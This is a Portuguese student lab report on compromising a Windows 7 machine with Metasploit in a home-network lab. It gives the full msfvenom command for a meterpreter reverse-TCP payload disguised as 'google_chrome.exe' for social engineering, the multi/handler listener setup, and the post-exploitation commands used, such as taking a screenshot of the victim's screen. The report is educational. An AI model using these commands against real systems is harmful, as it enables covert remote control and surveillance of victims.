Invadindo Windows 7 utilizando Metasploit

Thais Ap. Silva Camacho - 93807

1 Introdução

O Metasploit Framework é uma ferramenta para desenvolvimento de exploits com payloads com o intuito de explorar vulnerabilidades. Os exploits permitem com que o ataque tenha início, pois pode ser um código malicioso ou um software que utiliza-se de uma vulnerabilidade para atacar o sistema como um todo ou parte dele, assim abrindo caminho para a injeção de outro código, o payload. O payload que fará a transmissão de dados. Ele é a parte nociva, que entra em ação depois do sistema ter sido comprometido pela vulnerabilidade utilizando o exploit.

Para a criação do exploit que encoda o payload, utiliza-se o msfvenom. Essa ferramenta é uma combinação das ferramentas msfpayload e msfencode. O Kali Linux já vem com a Metasploit Framework instalada por padrão, ou seja, já contém a msfvenom. Esse sistema operacional será utilizado no presente trabalho como o sistema invasor. O sistema operacional utilizado como vítima será o Windows 7.

2 Metasploit na prática

Primeiramente, deve-se gerar o exploit e encodar o payload com o msfvenom. Será gerado um payload de reverse_TCP. O ambiente configurado para realizar a prática da ferramenta, tem-se dois hosts: Kali linux e Windows 7. O IP de cada host pode ser consultado na Tabela 2.

Host	IP
Kali Linux	192.168.15.2
Windows 7	192.168.15.4

Tabela 1: IP de cada host na rede.

Após iniciar o terminal do Kali Linux basta dar o comando

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.15.2
lport=4444 -f exe > google_chrome.exe
```

onde.

- -p: Define o payload a ser utilizado;
- **lhost e lport:** define o IP e a PORTA, respectivamente, que a vítima irá se conectar na nossa máquina após a infecção;
- -f: O tipo de arquivo que iremos criar.

Esse passo pode ser verificado na Figura 1. Como o windows é o sistema alvo, criou-se um executável .exe, que chamamos de google_chrome.exe. Note que o nome ajuda na fase de engenharia social, que é a fase onde deve-se conduzir a vítima a utilizar o executável.



Figura 1: Gerando o executável com msfvenom

Antes da vítima executar o .exe, é necessário abrir e configurar o msfconsole. Para isso, é necessário usar o handler:

use multi/handler

Feito isso, é necessário informar ao controlador, qual payload ele ficará escutando, aguardando pela conexão, e informar novamente o lhost e o lport:

```
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.15.2
set lport 4444
```

Essa etapas podem ser consultadas na Figura 2. Feito isso, basta digitar o comando final:

exploit

Agora basta aguardar pela execução do arquivo. Já na Figura 3, é apresentado o que acontece quando a vítima cai na emboscada.



Figura 2: Configurando o msfconsole





Figura 3: Vítima conectada

Nessa parte, já estamos "dentro" da máquina da vítima. Nesse cenário já podemos executar vários comandos, como:

- ls: mostrar os arquivo do diretório corrente;
- screenshot: tirar uma foto da tela da vítima;
- pwd: para visualizar o diretório corrente;
- mkdir: para criar uma pasta.

Na Figura 4, é apresentado o resultado de alguns desses comandos. Já na Figura 5 (a), é apresentado os comandos *mkdir* e *screenshot*, e na Figura 5 (b) mostra que a vítima está visualizando o *desktop*, que possui a pasta criada e o executável que foi passado para ela.

Figura 4: Controle da máquina da vítima



(a) Criando diretório e gerando screenshot



(b) Visualizando o screenshot

Figura 5: Controlando a máquina da vítima

3 Conclusão

Neste trabalho foi apresentado as ferramentas msfvenom e msfconsole, ambas pertencem ao Metasploit Framework. Utilizou-se o console do metasploit para gerar um payload através do gerador de payloads msfvenom, com o objetivo de criar uma conexão tcp reversa na porta 4444 em um alvo usando Windows 7.